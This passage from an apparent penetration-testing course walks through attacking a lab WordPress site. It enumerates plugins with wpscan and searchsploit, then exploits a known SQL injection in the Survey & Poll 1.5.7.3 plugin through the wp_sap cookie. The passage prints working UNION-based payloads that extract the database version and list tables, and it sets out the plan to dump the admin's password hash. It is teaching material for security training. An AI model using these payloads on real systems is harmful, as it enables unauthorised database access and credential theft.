| [!] The version is out of date, the latest version is 1.5.8.2
|
| Found By:Urls In Homepage (Passive Detection)
|
| Version: 1.5.7.3 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://sandbox.local/wp-content/plugins/wp-survey-and-poll/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
...
```

*Listing 858 - Output of wpscan scan*

The most interesting items that we discovered are the three plugins that are installed: elementor, ocean-extra, and wp-survey-and-poll. WPScan has its own vulnerability database that the tool can use, but it requires registration. To avoid registration, since we only found three plugins, we can

use **searchsploit** to find possible vulnerabilities in the installed plugins. After updating searchsploit with the **-update** option, we can search for each plugin.

```
kali@kali:~$ searchsploit elementor
Exploits: No Result

kali@kali:~$ searchsploit ocean-extra
Exploits: No Result

kali@kali:~$ searchsploit wp-survey-and-poll
Exploits: No Result
```

*Listing 859 - Searchsploit results not finding anything*

Unfortunately, we did not find any exploits. We need to be careful with how we are searching, however. Just because a search for "ocean-extra" did not find anything, does not mean that nothing exists. We'll try and use a more generic search for ocean-extra, such as "ocean".

```
kali@kali:~$ searchsploit ocean
-----
Exploit Title | Path (/usr/share/exploitdb/)
-----
Apache Libcloud Digital Ocean API - Local Information | exploits/linux/local/38937.txt
Ocean FTP Server 1.00 - Denial of Service | exploits/windows/dos/893.pl
Ocean12 (Multiple Products) - 'Admin_ID' SQL Injectio | exploits/asp/webapps/32602.txt
Ocean12 ASP Calendar Manager 1.0 - Authentication Byp | exploits/asp/webapps/26473.txt
Ocean12 ASP Guestbook Manager 1.0 - Information Disclo | exploits/asp/webapps/22484.txt
Ocean12 Calendar Manager 1.0 - Admin Form SQL Injecti | exploits/php/webapps/25469.txt
Ocean12 Calendar Manager Gold - Database Disclosure | exploits/php/webapps/7247.txt
Ocean12 Contact Manager Pro - SQL Injection / Cross-S | exploits/php/webapps/7244.txt
Ocean12 FAQ Manager Pro - 'ID' Blind SQL Injection | exploits/php/webapps/7271.txt
Ocean12 FAQ Manager Pro - 'Keyword' Cross-Site Script | exploits/asp/webapps/32601.txt
...

```

*Listing 860 - Searchsploit results for Ocean*

Searching for just "ocean" gave us a few results, but reviewing the output shows that none are for a WordPress plugin. Let's do the same for wp-survey-and-poll and search for "survey poll".

```
kali@kali:~$ searchsploit survey poll
-----
Exploit Title | Path (/usr/share/exploitdb/)
-----
MD-Pro 1.083.x - Survey Module 'pollID' Blind SQL Inj | exploits/php/webapps/9021.txt
PHP-Nuke CMS (Survey and Poll) - SQL Injection | exploits/php/webapps/11627.txt
Pre Survey Poll - 'catid' SQL Injection | exploits/asp/webapps/6119.txt
WordPress Plugin Survey and Poll 1.1 - Blind SQL Inje | exploits/php/webapps/36054.txt
Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' | exploits/php/webapps/45411.txt
nabopoll 1.2 - 'survey.inc.php?path' Remote File Incl | exploits/php/webapps/3315.txt

```

*Listing 861 - Searchsploit results for survey and poll*

This search looks much more promising. The fourth and fifth result seem to be for our WordPress plugin. The fifth result, titled "Wordpress Plugin Survey & Poll 1.5.7.3", also matches the version of our plugin (1.5.7.3) that was found by WPScan. Let's inspect the exploit to see if we find anything interesting.

```
...
# Description
# The vulnerability allows an attacker to inject sql commands using a value of a
# cookie parameter.

# PoC
# Step 1. When you visit a page which has a poll or survey, a question will be
# appeared for answering.
# Answer that question.
# Step 2. When you answer the question, wp_sap will be assigned to a value. Open
# a cookie manager, and change it with the payload showed below;


["1650149780'')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]

# It is important that the "OR" statement must be 1=2. Because, application is
# reflecting the first result of the query. When you make it 1=1, you should see a
# question from firt record. Therefore OR statement must be returned False.

# Step 3. Reload the page. Open the source code of the page. Search "sss_params".
# You will see the version of DB in value of sss_params parameter.
...
```

*Listing 862 - Viewing the exploit*

Skimming through the exploit does not mention if further authentication is required. However, a cookie needs to be set. Let's go to the plugin website and see if we can find any more information about it. A quick Google search for "Wordpress Survey & Poll" leads us to the plugin page.<sup>729</sup> Looking through the screenshots, we find an example of what a survey would look like on a page.



The screenshot shows a web page with a sidebar on the left containing a 'Featured post' section and a 'JOB BOARD' section. The main content area displays a survey template titled 'Template: Sticky'. The template content includes instructions for verifying a sticky post, a list of items to check, and a note about plugin/widget integration. At the bottom of the template, there is a note about the post being a 'sticky' post. Below the template, there is a 'Was this information helpful?' poll with 'Yes' and 'No' buttons. The entire page has a watermark diagonal across it that reads 'SANS 2015 Ryan Dolan'.

*Figure 319: WordPress Survey & Poll Screenshot*

We found a similar survey on the home page of `sandbox.local`.

<sup>729</sup> (WordPress, 2020), <https://wordpress.org/plugins/wp-survey-and-poll/>




Figure 320: WordPress Survey & Poll on Sandbox.local

Let's open up Burp Suite, configure the proxy settings in Firefox, and intercept the communications when we interact with the survey.

*If you are having issues configuring Burp, go back to the Web Applications module for a quick review.*

With the page loaded and Burp configured to intercept, we will click one of the options of the survey. This will result in a request captured in Burp. We will click *Forward* in Burp to continue the page load.




```

Burm Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://sandbox.local:80 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: sandbox.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sandbox.local/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 124
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
action=ajax_survey_answer&sspcmd=save&options=%5B%7B%22sid%22%3A%221550849657%22%2C%22qid%22%3A1%2C%22aid%22%3A%221%22%7D%5D

```

Figure 321: Captured Request from Survey Response

Now when we reload the page, we notice the cookie that the exploit code mentioned was vulnerable.



The screenshot shows the Burp Suite interface in the Proxy tab. A request to `http://sandbox.local:80 [127.0.0.1]` is captured. The cookie `wp_sap=%5B%221550849657%22%5D` is highlighted with a red rectangle. The request details are as follows:

```
GET / HTTP/1.1
Host: sandbox.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; wp_sap=%5B%221550849657%22%5D
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Figure 322: Captured Request with Vulnerable Cookie

With this cookie, we can start attempting to exploit the SQL injection vulnerability.

OS-555454 Ryan Dolan

## 24.2.2 SQL Injection Exploitation

Now that we have captured a request with the vulnerable cookie, we can use it in Burp's "Repeater" to attempt exploitation of the SQL injection. To do so, we find the request in Burp's "HTTP History" tab that contained the cookie, right click it, and select "Send to Repeater".



The screenshot shows the Burp Suite interface. The top navigation bar includes Project, Intruder, Repeater, Window, and Help. Below the navigation is a toolbar with Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Repeater button is highlighted. The main area is the "HTTP history" tab, which is also highlighted with a red box. Below the tabs is a filter bar: "Filter: Hiding CSS, image and general binary content". The main list displays 75 requests. Request number 54 is highlighted with an orange background. The details for request 54 are shown: Host: http://sandbox.local, Method: GET, URL: /, Params: ✓, Edited: 200, Status: 200, Length: 84220. Below the list are "Request" and "Response" buttons, followed by "Raw", "Params", "Headers", and "Hex" buttons. The "Raw" button is selected. The raw request data is displayed:


```
GET / HTTP/1.1
Host: sandbox.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check;
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

A context menu is open over the selected request (number 54). The menu items are:

- Scan [Pro version only]
- Send to Intruder Ctrl+I
- Send to Repeater** Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools [Pro version only] ▶
- Copy URL
- Copy as curl command
- Copy to file
- Save item

Figure 323: Sending the Request to Repeater

Then we click on the “Repeater” tab and view the cookie in its raw form.



The screenshot shows the Burp Suite interface with the "Repeater" tab selected (highlighted by a red box). The "Request" section displays a raw HTTP GET request. The "Cookie" field contains the modified value: `wordpress_test_cookie=WP+Cookie+check; wp_sap=%5B%221550849657%22%5D`. Other fields in the request include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, and Cache-Control.


Figure 324: Viewing Request in Repeater

Let's take the payload from the original exploit, place it into the cookie, and send the request to the server. The payload can be found in Listing 863.

```
["1650149780'')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]
```

Listing 863 - Original SQL injection payload

According to the exploit, the payload can be inserted into the `wp_sap` cookie variable value. The value of the cookie variable starts after the “=” sign and must end with a semicolon.



The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
GET / HTTP/1.1
Host: sandbox.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check;
wp_sap=[("1650149780") OR 1=2 UNION ALL SELECT
1,2,3,4,5,6,7,8,9,@version,11#];
Cache-Control: max-age=0
```

**Response:**

```
HTTP/1.1 200 OK
Date: Tue, 17 Dec 2019 22:09:36 GMT
Server: Apache/2.4.18 (Ubuntu)
X-UA-Compatible: IE=edge
Link: <http://sandbox.local/index.php/wp-json/>; rel="https://api.w.org/"
Link: <http://sandbox.local/>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 85100
Connection: close
Content-Type: text/html; charset=UTF-8
```

The response body contains a large amount of HTML and JavaScript code, indicating a successful exploit execution.

Figure 325: Using the Payload to Send the Request

The exploit code mentions that the result of the SQL injection will be placed in the `sss_params` variable within a “script” tag. Searching for the variable in Burp should take us to the location of the output from the SQL injection.

We can also set Burp to “auto-scroll” to this location in the future to make exploitation easier so we don’t have to scroll to find the output each time.



Figure 326: Searching and Setting Auto-Scroll

In this output, we can see the version of the database in use. This shows us that the SQL injection worked!

```
<script type='text/javascript'>
/* <![CDATA[ */
var sss_params =
{"survey_options": "{\"options\": \"[\\\"bottom\\\",\\\"easeInOutBack\\\",\\\"\\\",\\\"-webkit-linear-
gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-moz-linear-gradient(top , rgb(255,
255, 255) 35% , rgb(204, 204, 204) 70%);-ms-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204,
204, 204) 70%);-o-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204)
70%);linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);\\\",\\\"rgb(0, 0,
0)\\\",\\\"rgb(93, 93, 93)\\\",\\\"1\\\",\\\"0\\\",\\\"12\\\",\\\"9\\\",\\\"8\\\",500,\\\"Thank you
for your
feedback!\\\",\\\"0\\\",\\\"0\\\",\\\"0\\\"]\",\\\"plugin_url\\\":\\\"http:\\\\\\\\sandbox.local\\\\\\wp-con
tent\\\\\\plugins\\\\\\wp-survey-and-poll\\\",\\\"admin_url\\\":\\\"http:\\\\\\\\sandbox.local\\\\\\wp-admin\\\\\\ad
min-ajax.php\\\",\\\"survey_id\\\":\\\"1550849657\\\",\\\"style\\\":\\\"modal\\\",\\\"expired\\\":\\\"false\\\",\\\"de
bug\\\":\\\"true\\\",\\\"questions\\\":[[\\\"Are you enjoying the new site?\\\",\\\"Yes\\\",\\\"No\\\"],\\\"10.3.20-MariaDB\\\"]]}};
/* ]]> */
</script>
<script type='text/javascript'
src='http://sandbox.local/wp-content/plugins/wp-survey-and-poll/templates/assets/js/wp_sap.js?ver=1.
0.0.2'></script>
<script type='text/javascript'
src='http://sandbox.local/wp-includes/js/imagesloaded.min.js?ver=3.2.0'></script>
<script type='text/javascript'
src='http://sandbox.local/wp-content/themes/oceanwp/assets/js/third/magnific-popup.min.js?ver=1.7.1'
></script>
<script type='text/javascript'
src='http://sandbox.local/wp-content/themes/oceanwp/assets/js/third/lightbox.min.js?ver=1.7.1'><scr
ipt>
<script type='text/javascript'
/* <![CDATA[ */
var oceanwpLocalize = {"isRTL": "", "menuSearchStyle": "disabled", "sidrSource": "#sidr-close",
"sidrSide": "left", "sidrDropdownTarget": "icon", "verticalHeaderTa
merce-ordering .orderby, #dropdown_product_cat,
archive select, .single-product .variations_form .variations
local\\wp-admin\\admin-ajax.php"};
 Case sensitive
 Regex
 Auto-scroll to match when text changes
0 matches ② < + > sss_params 1 match 85,440 bytes | 2,115 millis
```

```
/* ]]> */
</script>
```

*Listing 864 - Extracting database version via SQL injection*

Now we know that the database used by this WordPress instance is 10.3.20-MariaDB.

---

*MariaDB is a fork of MySQL. It was designed to work as a plug-and-play alternative to MySQL and SQL injection exploits used for MySQL typically work for MariaDB as well.*

---

Now that we know the SQL injection works, we need to determine our next step. While uploading a PHP shell through MariaDB might enable us to get remote code execution on the WordPress instance, it could be very temperamental and difficult if we don't have more information about the system.

Let's start with something easier and extract the admin's username and password hash. To do this, we will need to get a list of tables, find the user's table, get a list of columns, and then finally extract the relevant information.


To get a list of table names, we need to query the *information\_schema.tables* table for the *table\_name* column. This can be done by altering the cookie payload as shown in Listing 865.

```
["1650149780'')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,table_name,11 FROM
information_schema.tables#"]
```

*Listing 865 - Listing all tables*

Note that we have also removed the "ALL" from the original payload. This is to decrease the results as we don't care about duplicate values.

